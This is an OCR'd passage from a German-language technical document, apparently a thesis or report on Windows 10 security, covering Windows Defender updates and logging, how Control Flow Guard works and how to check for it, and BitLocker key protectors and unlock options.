


Abbildung 64: Update und Konfiguration von Windows Defender mittels PowerShell

2.9.5. Aktualisierung von Windows Defender

Die Aktualisierung von Windows Defender mittels aktueller Signaturen wird standardmäßig über Microsoft Update automatisch vorgenommen. Speziell für den Unternehmenseinsatz kann jedoch Häufigkeit und Quelle der Updates den Bedürfnissen angepasst werden, es stehen folgende Möglichkeiten zur Verfügung (vgl. [MTN-WinDef2]):

- MicrosoftUpdateServer = Microsoft Update
- InternalDefinitionUpdateServer = WSUS (Windows Server Update Services)
- MMPC = Microsoft Malware Protection Center definitions page
- FileShares = UNC-Name zu Ablageort im Dateisystem / Netzwerk-Share

Die Updates können (z.b. um sie Geräten ohne Netzwerk-Anbindung zuzuführen) auch manuell von der *Microsoft Malware Protection Center Website*[11] bezogen werden. Per 25.03.2016 ist das für Windows 10 x64 hierfür herunterladbare Executable ca. 126MB groß.

2.9.6. Warnung und Protokollierung von Windows Defender

Dem Benutzer werden erkannte Bedrohungen mittels System-Tray-Icon und entsprechend eingeblendetem Hinweis angezeigt (siehe Abbildung 65).




Abbildung 65: Windows Defender – Hinweis an den Benutzer (SysTray Anzeige)

Das Logging wird über das Windows-Eventlog (Rubrik: Anwendungs- und Dienstprotokolle\Microsoft\Windows => Windows Defender) vorgenommen (siehe Abbildung 66).




Abbildung 66: Ereignisanzeige: Windows Defender EventLog-Einträge

[11] Malware-Protection-Center-WebSite: https://www.microsoft.com/security/portal/definitions/adl.aspx

Administratoren steht im GUI auch die Möglichkeit Details einzusehen und erkannte Malware freizugeben zur Verfügung (siehe Abbildung 67).




Abbildung 67: Windows Defender - erkannte Elemente

Auch das Ermitteln der erkannten Bedrohungen und deren Details ist mittels bereitgestellter PowerShell Commandlets ist möglich (Defender-PowerShell-Doku siehe [MTN-WinDef5]).

2.9.7. Beurteilung des Schutz-Niveaus von Windows Defender

Die Qualität von Malware-Schutz-Lösungen und vor allem der Modus diese zu testen ist sehr umstritten. Die bei Tests schlecht abschneidenden Lösungen reklamieren nicht selten, dass das schlechte Abschneiden der Art der Testdurchführung geschuldet wäre.

Die deutsche AV-Test GmbH bietet kostenfrei verfügbare AntiVirus-Tests für unterschiedliche Betriebssysteme und Einsatz-Zwecke (Unternehmen, Privatanwender). Microsofts in Windows 10 integrierter *Windows Defender* dient hierbei als Referenzwert, dem sich andere Anbieter stellen müssen. Bewertet wird in unterschiedlichsten Kategorien, Defender liegt hierbei zwar meist nicht im Spitzenfeld, markiert jedoch auch nicht das Schlusslicht (siehe [AV-Test]). Wie die Ergebnisse nun im Detail zu gewichten und interpretieren sind ist höchst subjektiv – das Magazin *TWCN Tech News* kommt im Jänner 2016 angesichts der Ergebnisse von [AV-Test] zur Schlussfolgerung: *„Windows Defender ist nun auf Augenhöhe mit populären Antivirus-Programmen. Es hat sich verbessert und schneidet teils sogar besser ab als andere populäre Antivirus-Software. Es kann daher nicht mehr als Baseline-Sicherheitslösung bezeichnet werden.“* (Zitat übersetzt aus: [TWCN-Def]).

2.10. Exploit-Schutz: Control Flow Guard (CFG)

Der in Windows 10 neu enthaltene Exploit-Schutz *Control Flow Guard* wurde mittels *November 2014 Update-Rollup*[12] auch für Windows 8.1 verfügbar gemacht. Es handelt sich hierbei um eine Security-Funktionalität, die sowohl eine Unterstützung des Betriebssystem-Kernels, als auch spezielle Compiler-Features und Settings bei der Kompilierung der zu schützenden Applikation erfordert. Im Gegensatz zu den in Kapitel 3.8 vorgestellten Möglichkeiten bestehende Applikationen durch Verwendung von *Microsoft EMET* zu härten, handelt es sich bei CFG um eine neue Funktionalität die von Seiten der Applikations-Entwickler explizit im Zuge der Anwendungs-Entwicklung berücksichtigt und aktiviert werden muss.

2.10.1. Funktionsweise von Control Flow Guard

Die Zielsetzung von CFG ist ähnlich zu der anderer bereits seit längerer Zeit etablierter Security-Mechanismen wie z.b. Data Execution Prevention (DEP, siehe 3.8.3.1) oder Address Space Layout Randomization (ASLR, siehe 3.8.3.4). Control Flow Guard versucht die Ausnutzbarkeit von Applikations-Exploits durch Hauptspeicher-Korruptionen möglichst zu erschweren und hintanzuhalten. Bereits beim Kompilieren der Applikation wird hinterlegt, welche Funktionen (Code-Teile) aufgerufen werden können – eine unerwartete Umlenkung des Programmflusses auf Adressen die nicht vorgesehen sind (z.B. Adressen an denen ein Angreifer Shell-Code hinterlegen konnte) ist somit erkennbar, löst eine Exception aus und beendet das Programm. Dies trägt somit erheblich dazu bei, dass Schwachstellen in Applikationen durch Angreifer deutlich schwerer ausgenutzt werden können.

Die Nutzung von CFG ist erstmals mit *Microsoft Visual Studio 2015* möglich, die hierzu nötigen Einstellungen im Visual-Studio-Projekt bzw. der Compiler-Switch `/guard:cf` sind in [MSDN-CFG2] erläutert.

Der Compiler fügt in den Maschinencode Sicherheits-Checks ein und identifiziert, welche Adressen gültige Ziele indirekter Funktionsaufrufe darstellen. Diese Information wird im Executable in hierfür vorgesehenen Strukturen hinterlegt und von Betriebssystemen die mit der CFG-Funktionalität umgehen können beim Starten des Programms ausgewertet. Hieraus wird eine CFG-Bitmap generiert, mit welcher der OS-Kernel prüfen kann, ob es sich bei Ziel-Adressen um gültige Sprungziele von Funktionen handelt (Abbildung 68).




Abbildung 68: Funktionsweise von Control Flow Guard – Quelle: [BH15-Edge]

Ein Angreifer der es schafft Shell-Code zu hinterlegen, kann diesen so nicht mehr mittels indirekter Calls zur Ausführung bringen. Nicht als gültig im Executable hinterlegte Sprung-Ziele führen zur Terminierung des Programms.

[12] November 2014 Update-Rollup für Windows 8.1: https://support.microsoft.com/en-us/kb/3000850

Fortführende Details zu Control Flow Guard sind dem MSDN-Artikel [MSDN-CFG] oder dem Whitepaper [TM-CFG] zu entnehmen. Die Technologie entstand aus den in [MSR-CFI] publizierten Control-Flow Integrity Forschungs-Ergebnissen. Dass auch CFG überlistet werden kann demonstriert zum Beispiel [BH15-CFG], diese im Rahmen der Black Hat 2015 veröffentlichte Schwachstelle wurde jedoch zeitnah mittels Update behoben.

2.10.2. Prüfung von Prozessen – Nutzung von CFG

Um zu prüfen, ob eine Applikation mit CFG-Schutz kompiliert wurde, kann entweder das im Visual Studio enthaltene Tool DUMPBIN[13] verwendet werden (Vorgangsweise siehe [MSDN-CFG]), oder (und diese Variante ist für Administratoren vermutlich komfortabler) das kostenfreie Werkzeug *Process Hacker*[14] genutzt werden (siehe Abbildung 69).




Abbildung 69: Prüfung des Control Flow Guard Schutzes mittels Process Hacker

Process Hacker ist dem bekannten Tool *SysInternals Process Explorer* (siehe Abschnitt 3.7.1.4) sehr ähnlich, unterstützt aber im Gegensatz[15] zu diesem auch bereits die Anzeige des CFG-Status zu den Prozessen. Wie Abbildung 69 (Spalte CF-Guard) zeigt, sind zahlreiche Prozesse unter Windows 10 bereits mit dem Control Flow Guard Schutz ausgestattet – so zum Beispiel der Web-Browser Edge.

[13] DUMPBIN: https://support.microsoft.com/en-us/kb/177429
[14] Process Hacker: https://sourceforge.net/projects/processhacker/
[15] Feature-Request zur Anzeige von CF-Guard in SysInternals Process Explorer am 09.04.2016 eingebracht, siehe http://forum.sysinternals.com/feature-requests_topic7272_post149659.html#149659

2.11. BitLocker Laufwerksverschlüsselung

Die *BitLocker* Laufwerksverschlüsselung ermöglicht bereits seit Windows Vista sowohl die Systemfestplatte, als auch beliebige weitere Geräte die sich unter Windows als Volumes darstellen (also z.B. USB-Sticks, SD-Cards und andere Wechselmedien, Festplattenpartitionen, …) zu verschlüsseln.

Auf eine umfangreiche Erläuterung der Funktionalitäten und Möglichkeiten wird an dieser Stelle verzichtet, zumal diese Möglichkeiten bereits seit Windows Vista zur Verfügung stehen und somit breitflächig bekannt sein sollen. Eine Übersicht über die Komponenten von BitLocker und deren Zusammenwirken vermittelt Abbildung 70, technische Details hierzu können [MR-WinInt62, Chapter 9 – S. 163ff] entnommen werden, alles wissenswerte zu BitLocker aus der Perspektive eines Administrators vermittelt [Win7-HfA, Kapitel 13 – S. 650ff].




Abbildung 70: BitLocker Architektur: Encryption-Treiber unterhalb des FileSystems – Quelle: [MR-WinInt62]

Die BitLocker Architektur erlaubt die Bereitstellung des zur Ver-/Entschlüsselung nötigen AES-Schlüsselmaterials auf vielfältige Weise. Hierzu werden sogenannte Protektoren

verwaltet, welche auch zu einem späteren Zeitpunkt hinzugefügt oder auch wieder entfernt werden können. Die Verschlüsselung des Volumes erfolgt hierbei mit einem Volume Master Key, dieser wiederum kann von unterschiedlichen Protektoren (also Key-Encryption-Keys) entsperrt werden (siehe Abbildung 71).




Abbildung 71: Übersicht über mögliche BitLocker Schlüssel – Quelle: [MR-WinInt62]

2.11.1. Varianten der BitLocker-Nutzung

Abbildung 71 zeigt unterschiedliche Varianten um ein BitLocker-geschütztes Volume zu entsperren, dies korrespondiert auch mit den möglichen Nutzungs-Szenarien der System-Festplattenverschlüsselung:

- Die komfortabelste Nutzung von BitLocker stellt die Verwendung eines *Trusted Platform Modules* (TPM) dar. Nur wenn die für den Boot benötigten Komponenten unverfälscht sind, befindet sich das *Platform Configuration Register* (PCR) des TPM im korrekten Systemzustand um den mittels *Sealing/Unsealing* Funktionalität geschützten Schlüssel freizugeben.
    - Dies verhindert, dass die Festplatte ausgebaut und in einem anderen Computer entschlüsselt werden kann.
    - Zusätzlich wird damit verhindert, dass ein alternatives Betriebssystem geladen werden kann und dabei Zugriff auf die Daten der Festplatte erhält, diese Variante trägt daher erheblich zum Schutz der Integrität des Systems bei.
    - Bei einem regulären Boot des Systems wird der BitLocker-Key hierdurch jedoch vollautomatisch frei gegeben und das System startet, der *Volume Master Key* befindet sich danach im Hauptspeicher. Das System ist lediglich mittels der Logon-Funktionalität vor Nutzung geschützt.
- StartUp-Key: Schlüssel auf USB-Stick muss in der Pre-Boot-Authentisierung (PBA) angeschlossen werden. Diese Variante ist sowohl mit, als auch ohne TPM nutzbar. Bei Kombination mit TPM ergibt sich somit ein zweiter Faktor (Angreifer muss auch im Besitz des USB-Sticks sein) der Cold-Boot-Angriffe bzw. DMA-Attacken (siehe Abschnitt 2.11.2) unterbindet. Der Key am USB-Stick ist naturgemäß durch die ungeschützte Verwahrung hohen Gefahren ausgesetzt.
- PIN: Der Benutzer muss in der Pre-Boot-Authentisierung einen PIN eingeben. Die Prüfung und Freigabe des Schlüsselmaterials erfolgt hier über das TPM, die Variante ist somit nicht ohne TPM einsetzbar.
- TPM + StartUp-Key + PIN: Es handelt sich hierbei um die sicherste mit Bordmitteln realisierbare BitLocker-Betriebsvariante.

Weitere Varianten BitLocker-geschützte Volumes zu entsperren sind:

- Nutzung eines erstellten Recovery-Keys, kann auch von einem Bootmedium wie z.B. Windows PreInstallation Environment (WinPE) verwendet werden.
- Bei Wechselmedien:
    - Nutzung eines Kennwortes um das Wechselmedium zu entsperren.
    - Nutzung einer Smartcard um das Wechselmedium zu entsperren.
    - Auto-Unlock, hierzu muss auch die Systemfestplatte mit BitLocker verschlüsselt werden, das Wechselmedium muss am betreffenden System dann nicht mehr manuell durch Eingabe eines Kennwortes oder Verwendung der Smartcard entsperrt werden, sondern wird automatisch entsperrt.

Weiterführende Details zu den BitLocker-Einsatzmöglichkeiten liefert der praxisnahe Leitfaden des Fraunhofer-Institutes [FSIT-BitL]. Auch im Grundschutzkatalog des BSI findet sich eine detaillierte Anleitung zum Einsatz von BitLocker Drive Encryption (siehe [BSI-GS14, M 4.337, S. 3777ff]).

2.11.2. Schwächen von BitLocker

